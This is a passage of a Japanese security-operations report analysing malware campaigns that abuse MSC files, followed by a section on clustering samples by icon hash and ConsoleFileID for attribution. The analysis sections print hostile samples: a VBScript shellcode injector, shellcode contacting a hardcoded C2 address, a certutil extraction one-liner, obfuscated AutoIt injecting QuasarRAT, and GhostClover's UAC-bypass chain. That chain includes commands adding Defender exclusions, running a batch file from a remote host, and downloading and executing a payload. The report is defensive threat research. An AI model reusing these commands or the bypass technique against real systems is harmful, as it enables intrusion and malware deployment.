挿入された VBScript コードの一部は難読化がされています。ドロップされるデコイの PDF ファイルも含まれます。また、ShellCode も埋め込まれており、図 56 のように、Excel に対しコードインジェクションを試みています。

```

Dim LnanEarlIeavMnin As LongPtr
Dim SetiMhwalpblRnaob As Long
SetiMhwalpblRnaob = 0
LnanEarlIeavMnin = 0
ReDim ImofIcIsOarcOe(0 To UBound(Hl_mHuts_rhmt))
For Ta_pRmuIaeoRaf = LBound(Hl_mHuts_rhmt) To UBound(Hl_mHuts_rhmt)
ImofIcIsOarcOe(Ta_pRmuIaeoRaf) = Hl_mHuts_rhmt(Ta_pRmuIaeoRaf)
Next Ta_pRmuIaeoRaf
LnanEarlIeavMnin = VirtualProtect(VarPtr(ImofIcIsOarcOe(0)), UBound(ImofIcIsOarcOe) + ChoaEaebOlubHot, &H40, VarPtr(SetiMhwalpblRnaob))
If LnanEarlIeavMnin <> 0 Then
Dim UcecTla As LongPtr
Dim result As Variant
result = vbEmpty
UcecTla = DispCallFunc(LpccoEitbOnoni, VarPtr(ImofIcIsOarcOe(0)), CLng(4), VbVarType.vbEmpty, LpccoEitbOnoni, 0, LpccoEitbOnoni, VarPtr(result))
End If
End Sub

```

図 56: Excel にコードインジェクションする VBScript コード

図 57 は ShellCode の開始部分です。接続先の情報はハードコードされており、呼び出す API は、API Hashing によって難読化されています。

```

.text:00000000004010DB      mov     r14, 707474686E6977h
.text:00000000004010E5      push   r14
.text:00000000004010E7      mov     rcx, rsp
.text:00000000004010EA      mov     r10, 726774Ch ; LoadLibraryA
.text:00000000004010F1      call   rbp ; call 40100A
.text:00000000004010F3      push   rbx
.text:00000000004010F4      push   rbx
.text:00000000004010F5      mov     rcx, rsp
.text:00000000004010F8      push   rbx
.text:00000000004010F9      pop     rdx
.text:00000000004010FA      xor     r8, r8
.text:00000000004010FD      xor     r9, r9
.text:0000000000401100      push   rbx
.text:0000000000401101      push   rbx
.text:0000000000401102      mov     r10, 0BB9D1F04h ; WinHttpOpen
.text:000000000040110C      call   rbp
.text:000000000040110E      mov     r12, rax
.text:0000000000401111      call   loc_401134
; -----
.text:0000000000401116      a21318354123:      text "UTF-16LE", '213.183.54.123',0
; -----
.text:0000000000401134      loc_401134: ; CODE XREF: .text:0000000000401111↑fp
.text:0000000000401134      pop     rdx
.text:0000000000401135      mov     rcx, rax
.text:0000000000401138      mov     r8, 20FCh ; 8443
.text:000000000040113F      xor     r9, r9
.text:0000000000401142      mov     r10, 0C21E9B46h ; WinHttpConnect
.text:000000000040114C      call   rbp
.text:000000000040114E      call   sub_4012FF
; -----
.text:0000000000401153      aHttps213183541:      text "UTF-16LE", 'https://213.183.54.123:8444/Inter-Regular.woff/-EEb'
.text:0000000000401153      text "UTF-16LE", 'EJ80DX9DBUIHJe0hJQEOEK01r-p4xEk6WSS0tUfCsIdSqYB23'
.text:00000000004011B9      text "UTF-16LE", 'qz_Pr_6TmAmEDhyem74y-_Jv0f03T12fkp7BqWUKHCqkECIyYA'
.text:000000000040121F      text "UTF-16LE", '10qhGzh9QFrivKGM0n3jnnc1Zqenuj-d2nDXL4aUmKR07jRdv0'
.text:0000000000401285      text "UTF-16LE", '10qhGzh9QFrivKGM0n3jnnc1Zqenuj-d2nDXL4aUmKR07jRdv0'
.text:00000000004012EB      text "UTF-16LE", '6BBXfxw4S',0

```

図 57: ShellCode の開始部分

ShellCode の挙動は C&C の応答データをメモリ上に展開し、実行します。

SOC では次のステージのペイロードを入手できませんでしたが、F6 社 [22] によると C2 フレームワークの Sliver のインプラントがダウンロードされたという情報があります。

5.6.3 ケース 2

攻撃フロー 2つ目のケースの全体像は以下のようになります。

MSC ファイルを起点に、NSIS(Nullsoft Scriptable Install System) インストーラーから Autolt コードファイルなどがドロップ・実行され、永続化設定、Windows の正規実行ファイルに QuaserRAT がインジェクションされ、マルウェアに感染します。




図 58: ケース 2 検体の全体像

5.6.4 詳細分析

MSC ファイルを開き、ユーザーがリンクをクリックすることでコマンドが実行されます。ケース 1 と同様に base64 エンコードされたデータが埋まっており、certutil.exe を利用し、起点となった MSC ファイルから BAT ファイルを抽出し実行します。

```
"C:\Windows\System32\cmd.exe" /v /c set "k=%cd%\25-09-2024.msc"&(IF NOT EXIST "!k!" (for /f "tokens=* usebackq" %g in (`where /R "%userprofile%" "25-09-2024.ms"?`) do set "k=%g")>nul 2>&1)&set "f=r"&set "o=%localappdata%"&>nul ce!f!tutil -decode """!k!"" !o!\itee.t&ren "!o!\itee.t" itee.cmd&!o!\itee
```

図 59: MSC ファイルからペイロードを抽出する際のコマンドライン

この BAT ファイルには、PDF ファイルと EXE ファイルが埋め込まれており、certutil.exe を利用してこれらのファイルを抽出します。

抽出された PDF ファイルが端末上で表示されるとともに、EXE ファイルが実行されます。EXE ファイルは NSIS で作成されたインストーラーであり、複数のファイルをドロップします。




図 60: ドロップされたファイル

これらのドロップされたファイルから、後続の処理をする、難読化されている BAT ファイルを起動します。

```
BZGXAerospace Philips Originally Cute Fairy Brad Techrepublic DISK
Set Dash=.
UIRZFilters Enough Guatemala Recommend
QeHyundai Disclose Perfect Subjects Numbers Softball Employers Stations Latvia
tXFBreaking Clock Dot Alternative Lectures Cookies Bosnia
yHTurkish
EWWJImpaired Charts Coffee Hop Imports Beef Bl Antique We
xhAndrea Soldier Mississippi Conferencing Dated Institutional Athletic
Set Berkeley=3
mXOCbs Cookie Webmaster Public Divisions Sprint Comes
KnQsTit Gale Photograph Leaves
bqUMANalysis Seats Guy Du
XyIPilot Observed Underground Projects Fonts Pg Trademarks Lotus
rTAccuracy
ca0Chinese Role Laptops Saddam Smoking Gtk
S%Rb%t
%Swift%Measured%zE%Subaru%ps%Plains%sj%Rb%%Species%YDYhSv%Plains%tlzWCgYWc%Species
%Operating%cCwd%Abilities%Species%%Sara%=Ad%Subaru%Species%s%Dash%p%Abilities%f
VTDRNose
XIRYEnsemble Staying Shop Trust Same Sponsorship Super
wcZMice_Expected_Upload_Thanksgiving_Freesd_Terminology_Screen_Magnificent_Toner
```

図 61: EXE ファイルからドロップした BAT ファイルの中身

BAT ファイルの実行によって、EXE ファイルからドロップした複数のファイルから、以下のファイルを結合・抽出などを行い作成します。

- Autolt インタープリター
- コンパイルされた Autolt コード

これらのファイルを作成後、コンパイルされた Autolt コードを実行します。このコードを Autolt-Ripper[23] や UnAutolt[24] などを用いて、デコンパイルを試みたところ、以下のように難読化されていました。

```

- While 0x26e
  $returncoveragepreliminaryroutes = 0x4221
  Switch $returncoveragepreliminaryroutes
  - Case 0x421f
    Ceiling(0x807)
    ProgressOff()
    ProgressOff()
    Ceiling(0x1601)
    Log(0x1f80)
    Ceiling(0xe48)
    IsDeclared(spears("70R93R51R81R83R82R88R86R73R69R80R51", 0x6 + -2))
    Floor(0x17f)
    $returncoveragepreliminaryroutes = $returncoveragepreliminaryroutes + 0x44889 / 0x44889
  - Case 0x4220
    ProgressOff()
    Cos(0x916)
    Log(0x1390)
    MemGetStats()
    Floor(0xc2)
    IsDeclared(spears("110R107R103R122R107R120R39", 0x9 + -3))
    Chr(0x1163)
    Cos(0x79f)
    $returncoveragepreliminaryroutes = $returncoveragepreliminaryroutes + 0xb6cb2 / 0xb6cb2
  - Case 0x4221
    (Call(spears("75R116R124R77R107R122", 0xa + -4), spears("71R83R81R84R89R88R73R86R82R69R81R73", 0x7 + -3)) = spears(
"121R127", 0x5 + 0x0)) ? (Call(spears("91R109R114R71R112R115R119R105", 0x7 + -3), Call(spears(
"68R120R119R114R76R119R90R108R113R74R104R119R87R108R119R111R104", 0x5 + -2)))) : (Opt(spears(
"90R120R103R127R79R105R117R116R78R111R106R107", 0xa + -4), 0x252d2b5 / 0x252d2b5))
    ExitLoop
  - Case 0x4222
    IsDeclared(spears("114R103R103R107R112R105R34", 0x3 + -1))
    PixelGetColor(spears(
"86R117R121R122R107R120R121R51R89R122R103R122R107R125R111R106R107R51R78R107R103R114R122R110R127R51R73R117R11
6R121R123R114R122R103R116R105R127R51", 0x9 + -3), spears(
"86R117R121R122R107R120R121R51R89R122R103R122R107R125R111R106R107R51R78R107R103R114R122R110R127R51R73R117R11
6R121R123R114R122R103R116R105R127R51", 0x9 + -3))
    Floor(0xd6)
    IsDeclared(spears("81R116R102R107R112R99R112R101R103R45R75R112R102R107R120R107R102R119R99R110R117R45", 0x3 +
-1))
    Ceiling(0xc5c)
    Floor(0xe1)
    Floor(0xdd)

```

図 62: AutoIt コードのデコンパイル結果

難読化の解除等を実施していくと、この Autolt コードでは以下の処理が実施されていることがわかりました。

1. 環境情報の取得
2. Avast 社のアンチウイルスソフトウェア (avastui.exe) が起動中であれば、処理を終了
3. インストールされているアンチウイルスソフトウェアを確認し、後続の処理を微修正
4. CipherLock というオブジェクト名でセマフォオブジェクトを作成
5. 永続化
 - Autolt のインタープリター、コンパイルされた Autolt コードのコピー
 - 上記を実行するためのスクリプトファイルを作成し、スタートアップへのショートカット登録
6. schtasks.exe によってスケジュールタスクを登録 (5 で作成したスクリプトファイル)
7. 解析妨害
8. RegAsm.exe を Windows のシステムフォルダよりコピーし、プロセス起動
9. Autolt コード内に埋め込まれている QuaserRAT を RegAsm.exe にコードインジェクション


```

- While 0x1e2
-   $dodgemarriottlitigationclosest = 0xffa3
-   Switch $dodgemarriottlitigationclosest
-   Case 0xffa1
-     Log(0x23f4)
-     Exp(0x1b92)
-     Floor(0x162)
-     ProgressOff()
-     ProgressOff()
-     Exp(0xb57)
-     $dodgemarriottlitigationclosest = $dodgemarriottlitigationclosest + 0xc9885 / 0xc9885
-   Case 0xffa2
-     Floor(0x9b)
-     Cos(0x169c)
-     ProgressOff()
-     Log(0x1611)
-     $dodgemarriottlitigationclosest = $dodgemarriottlitigationclosest + 0x6847d / 0x6847d
-   Case 0xffa3
-     $slipminiaturebecomestanding = DllCall('ntdll.dll', 'dword', 'NtResumeThread', 'handle', $firmwaresignupapproachmg, 'long*', 0x0)
-     ExitLoop
-   Case 0xffa4
-     DirGetSize('vacancies@')
-     Chr(0x231b)
-     ObjGet('scanning-pike-spotlight-')
-     Ceiling(0x1e5)
-     Chr(0x1d69)
-     Exp(0xc31)
-     IsDeclared('Troy Methods')
-     MemGetStats()
-     $dodgemarriottlitigationclosest = $dodgemarriottlitigationclosest + 0xfe2d / 0xfe2d
-   EndSwitch
-   WEnd
-   While 0x363
-     $bucksbarnes = 0x8e18
-     Switch $bucksbarnes
-     Case 0x8e17

```

図 63: AutoIt コードによるコードインジェクション

RegAsm.exe にコードインジェクションされた QuaserRAT の詳細は省きますが、このプロセスより C&C サーバーと通信することが確認されました。

5.7 GhostClover

GhostClover は 2024 年 5 月頃から MSC ファイルを悪用した攻撃キャンペーン [25] を展開しています。GhostClover は他の多くの攻撃キャンペーンとは異なり、UAC バイパスのために使用しています。また、そのための手法も他の攻撃キャンペーンのような Taskpad や GrimResource を使ったものではなく、UACME の Kamikaze をベースにしています。本節では、GhostClover による MSC ファイルを悪用した攻撃のフローと、その詳細について紹介します。

5.7.1 攻撃フロー




図 64: GhostClover の攻撃フロー

GhostClover の攻撃起点は DOC ファイルや LNK ファイルなど様々な種類が存在しますが、MSC ファイルが起点となることもあります。GhostClover が使用する MSC ファイルは Taskpad や GrimResource とは異なり、UACME の Kamikaze をベースに実装されています。図 65 のように、ActiveX Control の CLSID の代わりに URL を渡すことで、"Link to Web Address"のように外部から HTML を読み込むことが可能です。

```
<StringTable>
  <GUID>{71E5B33E-1064-11D2-808F-0000F875A9CE}</GUID>
  <Strings>
    <String ID="1" Refs="1">Favorites</String>
    <String ID="2" Refs="2">Shockwave Flash Object</String>
    <String ID="3" Refs="1">https://cryptolabstudio.com/sploit.htm</String>
    <String ID="4" Refs="2">Console Root</String>
  </Strings>
</StringTable>
```

図 65: MSC ファイルの StringTable

これによって読み込まれる HTML データは図 66 のようになっており、Kamikaze と同様に ExecuteShellCommand 関数を使用してコマンドを実行しています。

```
<html>
<head>
  <title>Game Over</title>
  <meta charset="UTF-8">
</head>
<body>
<script>
  external.ExecuteShellCommand("powershell.exe", "", "-Command & {taskkill /f /im mmc.exe}", "Minimized");
  external.ExecuteShellCommand("powershell.exe", "", "-Command & {Add-MpPreference -ExclusionExtension '.exe'}", "Minimized");
  external.ExecuteShellCommand("c:\\windows\\system32\\forfiles.exe", "", "/p c:\\windows\\system32 /m notepad.exe /c \\||185.213.208.245\\bypass\\runOnce.bat", "Minimized");
</script>
</body>
</html>
```

図 66: MSC ファイルが読み込む HTML データ

この後、いくつかの PowerShell コードを介してマルウェアの実行や永続化、実行ステータスの送信を行います。その中でも特に興味深い処理をいくつか紹介します。

まず図 67 のように、PowerShell コードを使って localhost:8080 で待ち受けるローカルサーバを構築します。これは後述する UAC Bypass 後に MSC ファイルが読み込む HTML ファイルを送り込むために使用されます。

```
$port = 8080
$htmlLoaderUrl = "http://localhost:$port"

# snip #

$listener = New-Object System.Net.HttpListener
$listener.Prefixes.Add("http://localhost:$port/")

# snip #

$listener.Start()
```

図 67: ローカルサーバを構築

次に、Mocking Trusted Directory というテクニックを使用して UAC Bypass を試みます。これは図 68 のようにスペースを含むディレクトリを作成することで、信頼できるディレクトリとして誤認させる手法です。このように System32 ディレクトリを作成し、その配下に en-US ディレクトリを作成しています。さらに、それらのディレクトリ上に WmiMgmt.msc を作成しています。System32 配下に置かれた WmiMgmt.msc は Windows にデフォルトで存在している正規の MSC ファイルですが、en-US ディレクトリ配下に置かれた WmiMgmt.msc は GhostClover が用意した悪性ファイルです。

```

$originalConsole = "PD94bWwgdMvYc21vbj0iMS4wIj8+DQo8TU1DX0hVbnVvbGVGaWx1IENvbnVvbGVmZXJzaW9uPSIzLjA1IFByb2dyYV1Nb2R1P5J8dXR0b3R1Pg0K1CA8Q29uc295Zl[Redacted]"
$hackedConsole = "PD94bWwgdMvYc21vbj0iMS4wIj8+PE1NQ19Db252b2x1Rm1sZS5Db252b2x1VmVyc21vbj0iMy4wIiBQcm9ncmFtTW9kZT0iQXV0aG9yIj4NCiAgPENvbnVvbGVGaWx1IENvbnVvbGVGaWx1IENvbnVvbGVmZXJzaW9uPSIzLjA1IFByb2dyYV1Nb2R1P5J8dXR0b3R1Pg0K1CA8Q29uc295Zl[Redacted]"

# snip #

New-Item "\\?\C:\Windows\System32\" -ItemType Directory
New-Item "\\?\C:\Windows\System32\en-US\" -ItemType Directory
$decodedBytesOriginal = [System.Convert]::FromBase64String($originalConsole)
$decodedBytesFakes = [System.Convert]::FromBase64String($hackedConsole)
[System.IO.File]::WriteAllBytes("C:\Windows\System32\WmiMgmt.msc", $decodedBytesOriginal)
[System.IO.File]::WriteAllBytes("C:\Windows\System32\en-US\WmiMgmt.msc", $decodedBytesFakes)
(Get-Content -Path "\\?\C:\Windows\System32\en-US\WmiMgmt.msc" -Raw) -replace '{htmlLoaderUrl}', $htmlLoaderUrl | Set-Content -Path "\\?\C:\Windows\System32\en-US\WmiMgmt.msc"

# snip #

Start-Process -FilePath 'C:\Windows\System32\WmiMgmt.msc'

```

図 68: Mocking Trusted Directory

先述したとおり、Windows 内部には一部の MSC 関連ファイルをホワイトリストとして定義しており、自動的な権限昇格を行うように設定されています。WmiMgmt.msc もそれに該当しており、条件（所定のパスに存在しており、かつカタログ署名されていること）を満たすことで権限昇格が行われます。さらに、WmiMgmt.msc は実行時にローカル言語対応ファイルを優先するように設定されており、ローカル言語対応ファイルが存在する場合はそのファイルヘリダイレクトし、存在しない場合は en-US のファイルヘリダイレクトするようになっています。

これらの挙動は Mocking Trusted Directory に対して脆弱であり、攻撃者が作成した System32 ディレクトリ配下の WmiMgmt.msc を実行すると、Mocking Trusted Directory の en-US ディレクトリ配下の WmiMgmt.msc が権限昇格した状態で実行されます。こうして UAC Bypass を実現できます。

こうして実行された WmiMgmt.msc は Kamikaze をベースにした実装となっており、図 69 のようにローカルサーバにアクセスを試みます。

```

<StringTable>
  <GUID>{71E5B33E-1064-11D2-808F-0000F875A9CE}</GUID>
  <Strings>
    <String ID="1" Refs="1">Favorites</String>
    <String ID="2" Refs="2">Shockwave Flash Object</String>
    <String ID="3" Refs="1">http://localhost:8080</String>
    <String ID="4" Refs="2">Console Root</String>
  </Strings>
</StringTable>

```

図 69: 実行される MSC ファイル

図 70 のような PowerShell コードによって、ローカルサーバは HTML データをレスポンスとして返します。Kamikaze と同様に ExecuteShellCommand 関数を使用し、Windows Defender の除外設定を行った後、外部からマルウェアをダウンロードして実行しています。最終的に、MMC のプロセスを終了し、使用したファイルやディレクトリを削除して痕跡を消します。

```

$Command = "powershell.exe"#rundll32.exe
$Arg = "-NoProfile -ExecutionPolicy Bypass -Command '& {$url = 'https://github.com/SkorikJR/config/raw/main/burner.exe'; $tempFolder = New-Item -ItemType Directory -Path ([System.IO.Path]::GetTempPath() + [System.Guid]::NewGuid().ToString()); $output = Join-Path $tempFolder 'burner.exe'; Invoke-WebRequest -Uri $url -OutFile $output; Start-Process -FilePath $output;}#user32.dll,LockWorkStation"

# snip #

while ($listener.IsListening) {
    $context = $listener.GetContext()
    $response = $context.Response
    $html =
    @"
<html>
<head>
    <title>Game Over</title>
    <meta charset="UTF-8">
</head>
<body>
<script>
    external.ExecuteShellCommand("powershell.exe", "", "-Command & {Add-MpPreference -ExclusionExtension '.exe'}", "Minimized");
    external.ExecuteShellCommand("powershell.exe", "", "-Command & {Add-MpPreference -ExclusionExtension '.pln'}", "Minimized");
    external.ExecuteShellCommand("$Command", "", "$Arg", "Minimized");
    external.ExecuteShellCommand("powershell.exe", "", "-Command & {taskkill /f /im mmc.exe}", "Minimized");
</script>
</body>
</html>
"@

    ## HTMLデータをレスポンスとして返す
    $buffer = [System.Text.Encoding]::UTF8.GetBytes($html)
    $response.ContentLength64 = $buffer.Length
    $response.OutputStream.Write($buffer, 0, $buffer.Length)
}

```

図 70: 実行される MSC ファイル

6 リサーチ

MSC ファイルには、作成者の特定に役立つ以下のデータが含まれています。

- アイコンの画像データ：Explorer.exe 等で表示されるアイコンの画像データ
- **ConsoleFileID**：ウィザードで MSC ファイルを作成するごとに発行されるユニークな UUID

6.1 アイコンの画像データ

Explorer.exe で表示される MSC ファイルのアイコンは、自由に設定できます。第 2 章でも述べたとおり、アイコンの画像データへの参照が VisualAttributes タグ内に記載されています。画像データは base64 エンコードされた形式で、BinaryStorage タグ内に格納されています。ほぼ全ての検体で、アイコンは"Small"、"Large"の 2 種類が定義されています。また、画像データは特殊なヘッダのついたビットマップ形式です。以下のコードを用いて実際の画像データを取り出し、確認できます。

```
import base64
import io
from PIL import Image

# encoded_data : <BinaryStorage> から取り出した
# Base64 エンコードされた画像データ

binary_data = base64.b64decode(encoded_data)

with Image.open(io.BytesIO(binary_data[28:])) as img:
    print("Format:", img.format)
    print("Size:", img.size)
    img.show()
```

ソースコード 2: MSC ファイル内の画像データを可視化する Python コード

攻撃者は各々標的に合わせて、PDF や Word 等のアイコンを用意し、MSC ファイルを偽装しています。そのため、同じアイコンを持つ検体があれば、それらの検体は同じ攻撃者によって作成されたか、コピーで作成された可能性があります。

6.2 ConsoleFileID

ConsoleFileid は、MSC ファイルをウィザードで作成した場合に、ランダムに付与される ID です。UUID 形式でランダムに生成されますが、128 ビットの ID であるため、衝突の確率は低く、生成ごとに一意に付与される ID だと考えられます。このため、攻撃者が MSC ファイルを複製し、実行のコマンドのみを変更して作成する場合、出元が同じ検体を ConsoleFileid で特定できます。

6.3 クラスタリング

抽出した"Small"、"Large"のアイコン 2 種のハッシュ値を取ることで、完全に同じアイコンのデータを一意に表現することが可能です。また、同じハッシュ値同士をクラスタとしてみなすことも可能です。2 種のアイコンの SHA256 ハッシュ (以下、アイコンハッシュとする) と、ConsoleFileID によりクラスタを作成し、グラフに表現したものが図 71 です。




図 71: クラスタを示す図

この図で表現したようなクラスタに注目すると、近縁種の検体の特定や、製作者のアトリビューションに役立てることができます。以下に、興味深いクラスタが得られた検体をいくつか紹介します。

6.3.1 アイコンハッシュ : a0d21b81... の検体



図 72: アイコンハッシュ : a0d21b81... のクラスタ

このクラスタには、GhostClover に帰結されるグループの中に、テスト検体とみられる検体が存在します。SkorikJR は通信先の GitHub のユーザ名から命名しています。また、このクラスタは、図 73 に示すような同じ特徴的な紫色の "R" のアイコンを持ちます。




図 73: 特徴的なアイコン

このクラスタのうち、テスト検体のみ通信先が [https://google\[.\]com](https://google[.]com) を持ちます。検体共有サイトを探索すると、この検体と同じ投稿者が投稿していると思われる検体を発見しました。以下の通信先に

通信が出る検体を 2024-5-27~28 に投稿しています。

- [https://shortKamikaze\[at\]/5FbBd](https://shortKamikaze[at]/5FbBd)
- [http://185\[.\]213.208.245/split.htm](http://185[.]213.208.245/split.htm)

以上のことから、このテスト検体は検知試験などの目的で、攻撃者により制作されたものと考えられます。

6.3.2 アイコンハッシュ : 0c4a4784... の検体




図 74: アイコンハッシュ : 0c4a4784... のクラスタ

このクラスタは、SAP Concur と見せかけたアイコン (図 75) を持ちます。




図 75: SAP Concur と見せかけたアイコン

このクラスタも GhostClover に帰結される検体を持ちます。また、テスト検体の通信先は [https://sample\[.\]site/](https://sample[.]site/) です。検体共有サイトを探索すると、この検体と同じ投稿者が Python 製と思われるマルウェアを多数投稿しています。探索した結果を表 1 に示します。

表 1: ある投稿者によるマルウェア投稿の探索

投稿日時 (UTC)	投稿国	ファイル形式	コメント
2024-10-07 22:21	UA	msc	ratte.ngrok[.]app にアクセス
2024-10-20 22:41	UA	dll	6nz/virustotal-vm-blacklist にアクセス
2024-11-07 00:19	UA	ps1	ratte.ngrok[.]app にアクセス
2024-11-09 23:00	UA	ps1	localhost などの文字が見えるのでテストと見られる
2024-11-09 22:58	UA	msc	sample[.]site にアクセスするのでテストと見られる
2025-01-03 21:07	UA	lnk	
2025-01-03 21:06	UA	lnk	

このように、全体的に検出回避や検証を行う検体が並び、攻撃者によるテスト投稿を思わせる検体が並びます。さらに、この投稿者は全体的に Python で書かれたマルウェアを多く扱っているように見受けられます。

7 防衛手法

